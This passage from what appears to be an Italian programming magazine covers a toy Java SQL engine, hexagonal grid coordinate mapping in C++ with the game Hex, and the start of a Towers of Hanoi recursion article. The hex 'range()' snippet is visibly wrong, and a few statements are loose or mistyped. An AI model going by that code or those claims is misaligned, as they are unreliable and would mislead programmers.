   } } //... altro codice
}
```

Il metodo *insert(Session,ParserTokenizer)* estrae i singoli token, utilizzando una stringa di delimitatori personalizzati, che includono *()*.
Ad esempio, questa istruzione:

```
INSERT INTO Prodotti (id,nome,valore) VALUES
                              (0,'prodotto0', 4554.43);
```

viene scomposta nei seguenti token:

```
id
nome
valore
VALUES
0
'prodotto0'
4554.43
```

Il separatore interessante qui è il token *VALUES:* quando il parser incontra questo elemento, cambia il valore di una variabile flag che individua dove memorizzare il token corrente. Il risultato sono due liste differenti contenenti i campi ed i valori da inserire:

```
void insert( Session session, ParserTokenizer st )
                              throws SQLException {
```

```
String name = st.nextToken();
name = CommandsUtil.normalizeName( name );
CommandsUtil.trace( ":: table="+name );
boolean fieldsPart = true;
List fields = new ArrayList();
List values = new ArrayList();
while( st.hasMoreTokens() ) {
  String token = (String)st.nextToken(" \t\n\r\f(),;");
  CommandsUtil.trace( ":: token="+token);
  if( token.equalsIgnoreCase("VALUES") ) {
    fieldsPart = false;
    continue;}
  if( fieldsPart ) {fields.add( token );}
  else { values.add( token );}
} insert( session, name, fields, values ); }
```

INSERIMENTO DEL RECORD

A questo punto il controllo viene passato al metodo *insert(Session,String,List,List)*, che inserisce nella tabella indicata nei campi specificati i valori contenuti nell'ultima lista. Questo metodo esegue il controllo sull'elenco dei campi, se è vuoto, significa che è stata utilizzata la sintassi *INSERT INTO* tabella *VALUES ()*, e quindi l'elenco dei campi include implicitamente tutti i campi della tabella; in questo caso viene recuperato dai metadati l'elenco completo, con la chiamata *TableData.getFieldNames()*. Viene poi verificato che il numero di valori equivalga al numero di campi, anche se non viene eseguito un controllo sul tipo. Al termine di questi controlli viene creato il record con *createRecord()*:

```
void insert( Session session, String tableName, List
                                fields, List values )
  throws SQLException {
TableData tableData = session.getCurrentDatabase().
  getTable( tableName );
if( fields.size() == 0 ) {
  fields = tableData.getFieldNames();
  CommandsUtil.trace( ":::: fields="+fields);}
if( fields.size() != values.size() ) {
  throw new SQLException("Numero dei parametri
                                   non valido");}
createRecord( session, tableData,
  createFieldMap( tableData, fields, values ) );}
```

La creazione del record avviene scrivendo al termine del file *.data* un blocco di byte di dimensione fissa, ed equivalente alla somma delle dimensioni dei singoli campi presenti nella tabella. Il metodo *createFieldMap()* è invece responsabile della creazione di una *Map* che contenga la coppia nome campo/valore, fondendo le due liste passate come parametro. Inoltre, leggendo i metadati contenuti nell'oggetto *TableData* passato, il valore viene giustificato con caratteri \0 in modo che ciascun campo abbia lunghezza fissa:

```
Map createFieldMap( TableData tableData, List fields,
                                        List values ) {
  Map result = new HashMap();
  int i = 0;
  Iterator iter = fields.iterator();
  while( iter.hasNext() ) {
    String fieldName = (String)iter.next();
    String value = (String)values.get( i );
    CommandsUtil.trace( ":: createFieldMap="+
                   tableData.fields.get( fieldName ));
    FieldData fieldData = (FieldData)
                    tableData.fields.get( fieldName );
    //crea una stringa di dimensione fissa
    value = pad( value, fieldData.getSize() );
    result.put( fieldName, value );
    i++; }
  return result;}
```

Il metodo *createRecord()* aggiunge un record alla fine del file, utilizzando la classe *RandomAccessFile;* la scrittura avviene utilizzando l'ordine naturale dei campi presenti in tabella:

```
void createRecord( Session session, TableData
                              tableData, Map fields )
  throws SQLException {
  DatabaseData databaseData =
                      session.getCurrentDatabase();
  File tableFile = new File(
      CommandsUtil.getDataPath() + File.separator +
        databaseData.getFileName() +File.separator +
                     tableData.getDataFileName() );
  try {
    //apre in lettura/scrittura con sincronizzazione
    //immediata con il file system
    RandomAccessFile out = new RandomAccessFile(
                                 tableFile, "rw" );
    //posiziona alla fine del file
    out.seek( out.length() );
    Iterator iter = tableData.getFieldsInNaturalOrder();
    while( iter.hasNext() ) {
      FieldData fieldData = (FieldData)iter.next();
      String value = (String)fields.get( fieldData.name );
      out.writeBytes( value );}
    out.close();
  } catch( IOException ex ) {
    throw new SQLException("Impossibile creare la
                               tabella " + ex );}}
```

INTERROGAZIONE DEL DATABASE

In SQL il recupero delle informazioni avviene attraverso l'istruzione *SELECT*. Alcuni esempi (suppor-

HSQLDB

Il database HSQL http://hsqldb.sourceforge.net/ è un motore di database relazionale che supporta un ricco subset delle specifiche ANSI-92. Il codice viene dichiarato come di qualità pronta per la produzione ed è utilizzato per la persistenza in diversi prodotti open source e commerciali.

tati da questo progetto) sono:

```
SELECT nome FROM Prodotti
SELECT * FROM Prodotti WHERE id=1
SELECT * FROM Prodotti WHERE id=1 AND valore>3000
```

Si noti che la prima parte *SELECT <elenco campi> FROM <tabella>* non è di difficile realizzazione, in quanto non si deve fare altro che accedere alla tabella, scorrere il contenuto ed estrarre solo i campi indicati nell'elenco; unica variante è il supporto a *star (*)* che indica di ritornare tutti i campi, ma in questo caso è sufficiente accedere ai metadati della tabella per conoscere quali sono. Anche in questo caso l'ordine dei campi da ritornare riflette quello naturale della tabella. La classe comando che implementa *SELECT* è *SelectCommand,* il cui metodo *execute()* suddivide la propria funzionalità in diversi altri metodi:

- **extractElements()** continua il parsing dell'espressione, estraendo le diverse componenti della query e memorizzandole in liste a livello di oggetto;
- **expandWildcard()** implementa una eventuale gestione dell'asterisco *(*)*, eventualmente sollevando un errore nel caso si specifichino istruzioni come *SELECT nome, ** che sono ridondanti;
- **computeResultset()** si occupa invece di estrarre i risultati:

```
public class SelectCommand implements Command {
  public void execute( Session session, ParserTokenizer st)
  throws SQLException {
    extractElements( session, st );
    databaseData = session.getCurrentDatabase();
    CommandsUtil.trace( ":: databaseData=
                                    "+databaseData );
    tableData = databaseData.getTable( tableName );
    CommandsUtil.trace( ":: tableData="+tableData );
    expandWildcard();
    result = computeResultset( session );}
}
```

L'estrazione degli elementi di una query come la seguente:

```
SELECT * FROM Prodotti WHERE id=1 AND valore>3000
```

risulta nell'insieme di token seguente:

```
*
FROM
Prodotti
WHERE
id=1
AND
valore>3000
```

Per capire se si sta leggendo la parte relativa ai campi, alla *FROM* o alla clausola *WHERE* vengono utilizzate tre variabili booleane, che valgono true una alla volta, in funzione della parte di espressione che si sta valutando:

```
void extractElements(Session session, ParserTokenizer st) {
  boolean fieldsPart = true;
  boolean fromPart = false;
  boolean wherePart = false;
  while( st.hasMoreTokens() ) {
    String token = (String)st.nextToken();
    if( token.equalsIgnoreCase("FROM") ) {
      fieldsPart = false;
      fromPart = true;
      continue;}
    if( token.equalsIgnoreCase("WHERE") ) {
      fieldsPart = false;
      fromPart = false;
      wherePart = true;
      continue;}
    if( fieldsPart ) {fields.add( token );}
    if( fromPart ) {
      tableName = token;}
    if( wherePart ) {wheres.add( token );} }
}
```

VALUTAZIONE DI WHERE

La clausola *WHERE* viene decodificata a parte, attraverso il metodo *compileWhere(),* che si occupa di costruire una serie di liste per memorizzare i campi su cui sono state specificate condizioni come:

- il tipo di condizione *(<, > o =);*
- il valore da confrontare;
- il connettivo logico che collega le diverse espressioni *(AND, OR).*

```
void compileWhere() {
  whereFields = new ArrayList();
  whereConditions = new ArrayList();
  whereValues = new ArrayList();
  whereLogics = new ArrayList();
  //campo da controllare
  String fieldToCheck = null;
  //tipo di controllo
  String checkType = null;
  //valore
  String fieldValue = null;
  Iterator iter = wheres.iterator();
  while( iter.hasNext() ) {
    String condition = (String)iter.next();
    StringTokenizer st = new StringTokenizer(
                                condition, "<>=", true);
    while( st.hasMoreTokens() ) {
```

SVILUPPI FUTURI

Una possibile evoluzione del progetto, oltre ovviamente al supporto più esteso del linguaggio SQL ed all'implementazione di un maggiore numero di comandi, è quello di fornire un driver JDBC, in modo da rendere il motore integrabile in applicazioni Java che utilizzino questo standard.

```
        String token = st.nextToken();
        CommandsUtil.trace( "::::
                    compileWhere.token="+token );
        if( token.equalsIgnoreCase("AND") ||
          token.equalsIgnoreCase("OR") ) {
            whereLogics.add( token );
            continue;
        }
        //Se è un simbolo è il tipo di confronto
        if( ">".equals( token ) || "<".equals( token ) ||
          "=".equals( token ) ) {
            checkType = token;
            continue;
          }
          //se la parte di espressione è un nome di
          //campo valido, altrimenti è una costante
          if( tableData.fields.containsKey( token ) ) {
            fieldToCheck = token;
          }
          else {fieldValue = token;}
      }
      whereFields.add( fieldToCheck );
      whereConditions.add( checkType );
      whereValues.add( fieldValue );
      whereLogics.add( "" );
  }
}
```

A questo punto sono disponibili tutte le informazioni necessarie per ritornare solo l'insieme di informazioni individuate dalla query SQL. Il metodo *computeResultset()* si occupa di accedere al file *.data* che contiene le informazioni, scorrendone il contenuto e memorizzando ciascun record in un oggetto mappa. Il metodo *getRecord()* serve a questo scopo, mentre *checkWhere()* verifica se il record deve rientrare nel resultset finale. La strategia adottata è infatti quella di leggere l'intero record, controllarne i campi sottoposti a *WHERE*, ed eventualmente includere il record in oggetto nel resultset finale:

```
List computeResultset( Session session ) throws
                                    SQLException {
  List resultSet = new ArrayList();
  File tableFile = new File(
        CommandsUtil.getDataPath() + File.separator +
          databaseData.getFileName() +File.separator +
                    tableData.getDataFileName());
  DataInputStream inp = null;
  try {
    //RandomAccessFile inp = new RandomAccessFile(
                              tableFile, "rw" );
    inp = new DataInputStream(
                    new FileInputStream( tableFile ));
    int i = 0;
    while( true ) {
      Map record = getRecord( tableData, inp );
      if( checkWhere( record ) ) {
            CommandsUtil.trace( ":: record="+i+ "
                                  record="+record );
            resultSet.add( getResultRecord( record ) );
            i++;
          }
      }
  } catch( EOFException ex1 ) {
  } catch( NumberFormatException ex2 ) {
  throw new SQLException("Un campo WHERE con
                          confronto non numerico" );
  } catch( IOException ex ) {
    ex.printStackTrace();
    throw new SQLException("Impossibile leggere
                              dalla tabella " + ex );
  } finally {
    try {
      inp.close();
    } catch( IOException ex ) {
      throw new SQLException(
        "Impossibile leggere dalla tabella " + ex );}
  }
  return resultSet;
}
```

Il controllo della condizione *WHERE* è semplificato dal fatto che in precedenza le informazioni da controllare sono state debitamente scompattate in liste dedicate, che verranno poi scorse nel metodo *checkWhere()*. Il controllo del singolo campo viene eseguito invece nel metodo *checkCondition()* che si aspetta tre parametri: il valore che assume il campo per quel record, la condizione di confronto ed il valore costante specificato nella clausola *WHERE*. Per semplicità il valore viene convertito in double, dunque non è possibile in questo momento esprimere condizioni basate su stringhe, ma solo su valori numerici. La lettura fisica del record avviene tramite una lettura sequenziale del file, da dove viene letto di volta in volta un buffer di byte di dimensione equivalente alla lunghezza del campo in tabella; viene dunque costituita una iterazione dal primo all'ultimo campo dello schema e viene letto il valore associato. Il risultato viene inserito in una mappa, che verrà ritornata dal metodo *MapgetRecord()*.

CONCLUSIONI

Lo sviluppo fatto su questo progetto ha messo in evidenza alcuni elementi che potrebbero essere utili nello sviluppo di altri progetti: liste, mappe e suddivisione di problemi complessi. Ad ogni modo questo lavoro sperimentale dovrebbe aver messo in luce le difficoltà e le problematiche che si incontrano nel parsing di espressioni come quelle utilizzate in SQL, nella strutturazione di dati tabellari su semplici file e sull'organizzazione delle informazioni.

Massimiliano Bigatti

ACCESSO AI FILE DI JAVA

La piattaforma Java dispone di una serie di funzionalità per l'accesso ai file, che permettono sostanzialmente di accedere sequenzialmente a file binari e di testo, oppure in modo casuale tramite la classe *RandomAccessFile*.

CLAUSOLA WHERE

La gestione della clausola WHERE richiede l'utilizzo di un notevole numero di strutture dati, sia quelle per memorizzare i campi richiesti, che quelle per contenere gli operatori ed i termini di confronto.

Modelli per costruire e manipolare mappe esagonali

Mapping con griglie esagonali

Il mapping spesso richiede griglie che non siano banali caselle quadre giustapposte; topografia, strategie militari, giochi sono solo alcuni dei campi in cui si fa uso di celle esagonali

Vi sarà capitato di dare un'occhiata alla struttura di un alveare: avrete notato che le api, nell'organizzazione della propria dimora, predispongono singole celle esagonali. Anche la mappatura delle celle nella telefonia mobile (almeno in prima istanza) è fatta con aree di forma esagonale. Molte delle strategie militari si basano su topografie che suddividono il territorio in zone esagonali. I famosi modelli di simulazione conosciuti e affrontati tra queste pagine, gli automi cellulari, trovano numerose applicazioni su mappe a nido d'ape, quindi esagonali. Molti giochi si svolgono su campi a caselle esagonali. Potrei continuare a lungo nella enunciazione di realtà in cui si presentano mappe come griglie esagonali. Se tali mappe sono così diffuse, una ragione ci sarà.

Fig. 1: **Griglia esagonale**

Conoscenze richieste
Elementi di geometria piana, Conoscenza di base del C++

Software
Visual C++ 6.0

Impegno

Tempo di realizzazione

I MOTIVI DEL SUCCESSO

Tentiamo di individuare una risposta a tale interrogativo prima di addentrarci in trattazioni più tecniche. Il partizionamento di un territorio, o comunque di una superficie, in settori uguali si può attuare in svariati modi, ognuno dei quali ha proprie peculiarità. In ogni caso il primo passo è quello di definire la figura geometrica di base che costituirà la singola unità della griglia. Molto diffuse sono le griglie costituite da quadrati: le abbiamo incontrate in molte simulazioni, come nel gioco della vita, ma si trovano anche in applicazioni più concrete. Esse hanno il considerevole vantaggio di poter essere facilmente manipolate, grazie alla semplicità con cui possono essere trattati simili modelli. Per contro, non sono adatte a descrivere molti fenomeni naturali. A rigore, ogni figura geometrica può considerarsi il tassello base per la costruzione di una griglia. Si possono dunque usare triangoli (preferibilmente equilateri o al più isosceli), rettangoli, trapezi e molti altri. Va però detto che alcune forme non sono adatte al partizionamento con area uguali. Emblematico è il caso dalla circonferenza: se si pongono due cerchi adiacenti tra loro si creano delle aree curvilinee di sfrido, che fanno sì che le superfici di base non siano tutte uguali. Eppure, e vedremo perché, in alcuni casi sarebbe auspicabile avere cellule circolari ma che rispettino la proprietà di essere tutte uguali. Con le dovute approssimazioni, la scelta di un esagono come figura di base è la migliore soluzione al caso. Disponendo i cerchi in modo tale da farli intersecare come mostrato in Fig. 2, non si avranno sfridi esterni alle figure, ma interni: congiungendo i punti da cui tale frammentazione interna ha origine, possiamo osservare che si creano esattamente degli esagoni. Rimane da capire perché è importante disporre di mappe con elementi circolari. Analizziamo un esempio, quello della telefonia mobile. In questo caso, ogni cellula è associata ad un'antenna che trasmette il segnale per i telefonini presenti in quell'area. Il segnale si diffonde, seguendo le equazioni del buon Gauss, ossia per aree circolari (sferiche per la precisio-

Fig. 2: ***Approssimazione di aree circolari con griglie esagonali***

ne). Ecco che, a rigore, una cella di questo tipo descrive un cerchio. Con un ulteriore raffinamento del modello, si costruirà una griglia esagonale. Con le dovute approssimazioni, l'antenna si trova quindi al centro, di ogni esagono.
Ottagoni e figure con maggiori numeri di lati sebbene approssimino meglio una circonferenza presentano il limite invalicabile di non poter essere adiacenti tra loro senza peraltro creare degli sfridi. Gli esagoni, una volta affiancati, garantiscono una perfetta adiacenza. Nel prossimo paragrafo esamineremo un bel gioco che fa uso di celle esagonali e capiremo meglio come muoverci in griglie di questo tipo. A seguire entreremo nei particolari sviluppando routine di manipolazione delle mappe.

APPLICAZIONE HEX

Il gioco che ho studiato per l'occasione credo sia veramente bello. Pensate che, dopo averlo visionato allo scopo di descriverlo in questo articolo, ho cominciato a giocarci e così è trascorso un intero pomeriggio. La cosa sorprendente è come venga conciliata la semplicità delle regole (più semplici persino della dama) con la profondità di analisi e la raffinata strategia che si devono mettere in campo per vincere. *Hex*, questo il nome del gioco, fu introdotto negli anni quaranta in Danimarica e negli Stati Uniti. Nel paese scandinavo fu il poeta, matematico, architetto Piet Hein nel 1942 a formulare le regole del gioco con il nome di *"Polygon"* (Poligono). Mentre, nel 1948, udite udite, fu John Nash premio Nobel per l'economia, nonché soggetto del film *"A beutiful mind"* a presentare lo stesso gioco. Ricordate il famoso scienziato affetto da schizofrenia? Lo avevamo incontrato qualche numero fa quando abbiamo trattato la crittografia. Egli diede al rompicapo il nome *Nash* o anche *John*. Si narra che fu ispirato dalle mattonelle del suo bagno. Successivamente fu approfondito da uno studente dello stesso Nash, David Gale, che fece alcune modifiche e chiamò il nuovo gioco *Bridg-It*. Anche il famoso Claude Shannon a cui si devono le fondamenta della teoria dell'informazione diede un importante contributo; egli mostrò che sia *Hex* che *Bridg-it* sono speciali casi di giochi tipizzati come *Shannon Switching game*. A partire da tali giochi, successivamente, ne sono stati pensati altri come *Y, Poly-Y, Mudcrack, Twixt*.
Ma vediamo come si gioca. Il campo di gioco è una griglia esagonale a forma di rombo con lati costituiti da undici esagoni (si tratta della misura standard, ma si possono adottare anche altre lunghezze di lati, ad esempio alcuni studi teorici sono stati fatti su griglie di lato 9). I lati opposti hanno eguale colore, usualmente si usano il blu e il rosso. I giocatori sono due e dispongono di tessere esagonali, ogni giocatore è identificato da un colore: rosso o blu. Alternativamente, bisogna porre una di queste tessere in una cella libera della griglia. Lo scopo è quello di produrre una catena che tocchi i due lati del proprio colore. Sembrerebbe cosa semplice. Tuttavia, bisogna essere fini strateghi per giocare bene. Bisogna a ogni mossa tentare di raggiungere l'obiettivo preposto e allo stesso tempo spezzare la catena dell'avversario che altrimenti avrebbe la meglio.
In Fig. 3 è mostrata la griglia è un esempio di partita allo stadio finale in cui il giocatore blu è vincente.





Fig. 3: ***a – Griglia vuota; b – Partita in cui ha vinto il giocatore blu***

Il gioco ha importanti proprietà. Si tratta innanzitutto di un gioco a informazione perfetta.
Secondariamente, rispetto a molti altri giochi del genere non si può avere mai la patta, uno dei due giocatori deve comunque vincere. Tale proprietà che non si comprende intuitivamente, infatti saremmo portati a pensare che in alcune situazioni i due giocatori possano collocare tutte le tessere senza peraltro che nessuno vinca, è stata dimostrata da diversi matematici e anche con procedimenti differenti. Cosicché, poiché uno dei due giocatori deve vincere il primo è leggermente avvantaggiato. Data la profondità e la complessità del gioco si può ribadire "leggermente" avvantaggiato. Inoltre, esiste una variante che lenisce ulteriormente la lieve disparità, ed è conosciuta come *swap rule* (regola dello scambio), secondo la quale chi incomincia per primo colloca il primo pezzo, il secondo sceglierà invece il colore. Regola che in gergo è detta della torta: *"io taglio tu scegli"*. Infine, va ricordato che non esiste una sequenza che porta alla vittoria certa, o meglio probabilmente esiste, ma data la comples-

HEX SU PLAYSITE

A conferma dell'affermazione e popolarità del gioco Hex, esso lo si può trovare su svariati siti dedicati ai giochi on line, uno per tutti è playsite.

sità del problema, non è mai stata computata. Un discorso analogo vale per il gioco degli scacchi rispetto al quale non si conosce una sequenza corretta, per esempio per il nero, per pareggiare in ogni situazione, anche se si intuisce che, a gioco corretto, ciò è praticabile. Il problema di trovare per *Hex* una strategia (sequenza) è stato classificato come NP. Invece, esistono studi sulle aperture e sulle strategie da adottare come accade negli scacchi.

Fig. 4: ***Griglia quadrata***

INFORMAZIONE PERFETTA

Un gioco è a informazione perfetta qualora in ogni fase della partita ogni giocatore conosce tutte le informazioni utili alla prosecuzione e nessuna di esse è casuale come potrebbe invece accadere nella maggior parte dei giochi con carte, o sempre nei giochi con dadi per i quali è presente appunto una variabile aleatoria.

DOVE MI TROVO?

Se è vero che le griglie esagonali modellano in modo più naturale (ad esempio rispetto a griglie quadre) alcuni processi di mapping, non si può negare che siano più difficili da trattare. La più banale, ed emblematica, di tali difficoltà è capire in quale esagono mi trovo in seguito a movimenti sulla superficie. Per griglie quadre la soluzione è immediata: per semplicità, consideriamo il lato di ogni cella di lunghezza 1 e numeriamo i singoli quadrati con numeri corrispondenti alla loro collocazione per riga e colonna, come mostrato in Fig. 4. Se mi trovo nella posizione *(x,y)*, la cella di appartenenza sarà semplicemente *(trunc(x), trunk(y))*, ovvero è sufficiente estrarre la parte intera sia di *x* che di *y*. Ad esempio, se mi trovo in posizione (3.5, 2.9) sarò nel quadrato (3,2). Per le griglie esagonali non è tanto facile capire dove ci troviamo. Si presentano una serie di interrogativi. Innanzitutto, bisogna trovare un modo per numerare gli esagoni, e poi implementare una

Fig. 5: ***Griglia esagonale numerata***

funzione che metta in relazione una coppia di coordinate (quali potrebbero essere quelle del puntatore del mouse) che chiameremo (*mx, my*) con l'esagono appropriato. Un modo plausibile per numerare gli esagoni è riportato in Fig. 5.
Il problema del mouse che si traspone a qualsiasi caso in cui è necessario stabilire una relazione punto-esagono è quello di individuare il numero corretto della cella avendo il punto (*mx,my*) come input. A tale scopo è bene esaminare approfonditamente un singolo esagono e rilevare le sue misure così come riportato in Fig. 6.





Fig. 6: ***Singola cella esagonale con rispettive grandezze***

Le tre grandezze di cui ci serviremo sono l'altezza dell'esagono *h*, il lato *tw* e la misura *cw*. In tal modo la griglia esagonale può essere ingabbiata da un'altra griglia questa volta rettangolare così come evidenziato nella Fig. 7.





Fig. 7: ***Griglia esagonale "ingabbiata" in una griglia rettangolare***

Come si può notare, un singolo rettangolo avrà misura *(cw+tw)* x *h*. I rettangoli così come sono costruiti vanno quasi a coincidere con gli esagoni. Quasi, perché le uniche aree dissimili sono i due triangoli di base *cw* e altezza *h/2*. Si tratta quindi di operare una piccola modifica in modo che se il puntatore si trova all'interno di tali triangoli bisogna assegnare l'esagono di appartenenza come quello adiacente (scegliendo in modo appropriato tra i due). La computazione produrrà due valori *tx* e *ty* che indicano l'esagono di appartenenza. A tale proposito, i numeri che identificano gli esagoni (riportati in Fig. 5) possono essere visti anche come coppie, appunto *tx, ty*. Per sviluppare la funzione di assegnazione useremo il linguaggio che più si addice allo scopo, ossia il C++, che nel caso specifico apprezziamo anche per le conversioni implicite che opera sui numeri. Infatti, se associamo ad una variabile

intera il risultato di una divisione non verrà generato errore come accade ad esempio in Pascal, bensì si otterrà automaticamente un arrotondamento come troncamento della parte decimale (esattamente ciò che desideriamo). Se il risultato della divisione dovesse essere ad esempio 5,6, la variabile a cui assegniamo tale valore conterrà 5 e non 6. Si assume come ipotesi di progetto che h (altezza dell'esagono) sia pari. Il codice che implementa la trasformazione è riportato di seguito.

```
point traslate (int mx, int my)
{       tx = mx/(cw+tw); rx = mx%(cw+tw);
        my += tx*h/2;
        ty = my/h; ry = my%h;
        rx = tw+cw-rx;
        ry -= h/2;
        if(2*cw*ry > rx*h) {tx++; ty++;}
        if(2*cw*ry < -rx*h) tx++;
        t.x=tx;
        t.y=ty;
  return t;
}
```

La funzione restituisce una struttura costituita da due campi, ossia un punto, come descritto dal nome. In ingresso alla funzione (come parametri) abbiamo la coppia di coordinate prodotte dal puntatore del mouse, *mx* e *my*. Le variabili di lavoro *r* sono dei resti, infatti, *rx* è assegnata come resto della divisione tra *mx* e *cw+ct*. Tale valore descrive la posizione relativa della *x* rispetto al rettangolo di riferimento, come se il sistema di assi venisse fissato all'angolo in basso a sinistra del generico rettangolo (contenente il punto). Analogo discorso vale per *y* e per la sua posizione relativa *ry*. Le due istruzioni di selezione *if* individuano i due casi in cui il punto si trovi in uno dei due citati triangoli che appartengono a un differente esagono. In particolare, nel primo caso l'esagono è quello adiacente superiore, quindi si rende necessario incrementare sia la *tx* sia la *ty* rispetto all'esagono di riferimento; nel secondo caso è adiacente inferiore e quindi incrementiamo solo *tx*. Per meglio comprendere può essere utile riferirsi alla numerazione degli esagoni riportata in Fig. 5.

ALTRI PROBLEMI

Abbiamo visto come affrontare un tipico problema legato all'adozione di una griglia che non sia una tipica matrice di quadrati o rettangoli. Se le applicazioni sono complesse, non è sufficiente conoscere il numero corrispondente all'esagono sulla base delle coordinate di un singolo punto. Molto importante è individuare altri parametri che sono propri delle applicazioni che fanno uso delle griglie esagonali. Molto comune è il range, ossia il numero minimo di esagoni che intercorre tra due celle. Ad esempio, un generico esagono ha ben sei altri esagoni con range 1 che corrispondono alle sei celle adiacenti ai sei lati. Il range è 2 per ben 12 celle e così via.
Il codice che calcola questo importante parametro, usato soprattutto nelle applicazioni militari è molto semplice.

```
int range()
{
  if ( mx > my ) {
    range = mx / 2;
  } else {
    range = ( mx + mx ) / 4; };
  return range;
}
```

Un altro parametro usato è il *bearing*, ossia l'orientamento. Questa funzione associa a seconda della posizione (secondo i riferimenti cardinali) agli esagoni adiacenti dei valori, cosicché, spostamenti su diverse celle produrranno precisi numeri mediante apposita tabella di conversione. Altre funzioni che tengono conto dell'orienta mento e dei riferimenti cardinali sono *offset, line of sight* (linee di mira) e altri. Ovviamente, a seconda delle applicazioni sarà necessario usare particolari funzioni. Quelle enunciate sono le più comuni che avremo modo di approfondire in futuro.

CONCLUSIONI

Alla fine dell'articolo mi è venuto in mente un altro caso in cui una mappa esagonale veniva usata. Era un gioco da tavolo di cui non ricordo il nome ma che faceva riferimento ad un cartone animato dell'epoca. Stiamo parlando del paleozoico. Certo, allora non mi ero posto tutti gli interrogativi di oggi, ma ricordo bene che il gioco era molto divertente.
Da un'analisi complessiva possiamo concludere che non solo i giochi sono piacevoli con l'uso di esagoni, ma anche problemi reali trovano modelli più adatti. Il prezzo da pagare è lo sforzo implementativo per risolvere le questioni che via via si presentano con l'uso di tali strutture. L'esperienza ha dimostrato che spesso ne vale la pena, altre volte sono addirittura indispensabili.
La prossima volta vedremo altri importanti contributi allo studio. Vi aspetto.

Fabio Grimaldi

SUL WEB

Sul web ci sono importanti riferimenti alla teoria esposta, ne segnalo due da dove potrete raggiungere anche altri link.
www.webwargaming.com/maps/
www-cs-students.stanford.edu/~amitp/gameprog.html

HEXY
Uno dei migliori programmi che giochi a Hex, si chiama Hexy, ed è stato sviluppato da Anshelevich.

Analisi del vero paradigma della programmazione ricorsiva

Torri di Hanoi

"Le torri di Hanoi" è un conosciuto rompicapo che trova la sua naturale soluzione con l'uso del computer impostando correttamente il problema mediante la ricorsione

Conoscere alcune classi di problemi (o, se preferite, rompicapo) apre la strada alla soluzione di una vasta casistica di altri rompicapo. È il caso delle torri di Hanoi che, oltre ad essere un piacevolissimo gioco da svolgere come passatempo anche da soli (rispetto ai classici solitari si usano dischi anziché carte), è un interessante problema sorprendentemente semplice soluzione algoritmica. Come vedremo, il codice risolutore si compone di poche linee e per questo mi sono permesso di usare l'aggettivo *semplice,* ad ogni modo l'individuazione e la comprensione della soluzione non è immediata. Avevo già presentato la scorsa volta il problema, ma poiché la sua formulazione è immediata, mi ripeterò anche per coinvolgere i nuovi lettori.

FORMULAZIONE DELL'ENIGMA





Fig. 1: ***Torri di Hanoi con quattro dischi. Posizione iniziale***

Per giocare alle torri di Hanoi bastano due semplici elementi: paletti e dischi, oltre ad una buona dose di intuito, naturalmente. I primi devono essere necessariamente tre; i secondi sono in numero generico *n* e di dimensioni diverse, essi vanno impilati nei paletti. Inizialmente, tutti i dischi dal più grande al più piccolo sono posizionati sul primo paletto, come mostrato in Fig. 1. L'obiettivo del gioco è trasferire tutti i dischi al terzo paletto, mantenendo l'ordine dal più grande al più piccolo e muovendo i dischi, uno alla volta, lungo i diversi paletti.
Nell'eseguire gli spostamenti bisogna rispettare la regola di non porre mai un disco sopra un altro più piccolo. Il paletto centrale può essere usato come postazione temporanea o ausiliaria di spostamento.
Prima di individuare un metodo per la generalizzazione della soluzione proviamo "manualmente", ossia con il solo aiuto delle nostre capacità intellettive, a risolvere il semplice caso di torri di Hanoi con *n* pari a *4*, esempio riportato in Fig. 1. Per rendere chiaro il tutto, diamo un nome ai paletti facendo riferimento al loro significato di: *sorgente, ausiliario* e *destinazione;* i nomi da sinistra a destra saranno rispettivamente: *srg, aux* e *dst.* Non è invece necessario identificare i dischi poiché implicitamente l'operazione di estrazione si effettua sempre sul disco in cima alla pila. La soluzione che mi viene in mente usando al momento solo l'intuito è la seguente:

muovi da srg a aux

Con questa prima azione, ovviamente, mi riferisco allo spostamento del disco più piccolo dal paletto di sinistra a quello centrale. Si tratta quindi di individuare altre azioni elementari *muovi* che permettano il completo trasferimento dei dischi per il raggiungimento dell'obiettivo del gioco.

muovi da srg a dst
muovi da aux a dst
muovi da srg a aux
muovi da dst a srg
muovi da dst a aux
muovi da srg a aux
muovi da srg a dst

Dopo questa prima serie di otto mosse il disco più grande è stato portato a destinazione, tutti gli altri sono impilati nel paletto ausiliario. Si riprende riportando il più piccolo nel paletto destinazione.

muovi da aux a dst
muovi da aux a srg
muovi da dst a srg
muovi da aux a dst

Adesso, sono due i dischi disposti nell'ordine corretto nel paletto di destinazione preposto. Concludiamo con il sistemare gli ultimi due.

muovi da srg a aux
muovi da srg a dst
muovi da aux a dst

Il gioco è fatto. Dopo aver esplorato con il solo uso della logica una soluzione plausibile individuiamo un percorso per ottenere una generalizzazione. Come verrà indicato nel prossimo paragrafo la direzione da seguire si chiama ricorsione.

SOLUZIONE RICORSIVA

L'azione di base è lo spostamento di un singolo disco da un paletto ad un altro. La funzione risolutiva incapsula la precedente azione facendo riferimento

a problemi di volta in volta più semplici. La risoluzione di problemi più semplici non sono altro che le chiamate alla stessa funzione per un numero di dischi minori. Da qui il carattere ricorsivo. Ma facciamo un passo indietro, tentando una analisi per blocchi del problema. Esso può essere schematizzato come segue.

trasferisci n-1 dischi da srg a aux (
usando il paletto dst come temporaneo)
Muovi il disco da srg a dst
trasferisci n-1 dischi da aux a dst (
usando il paletto srg come temporaneo)

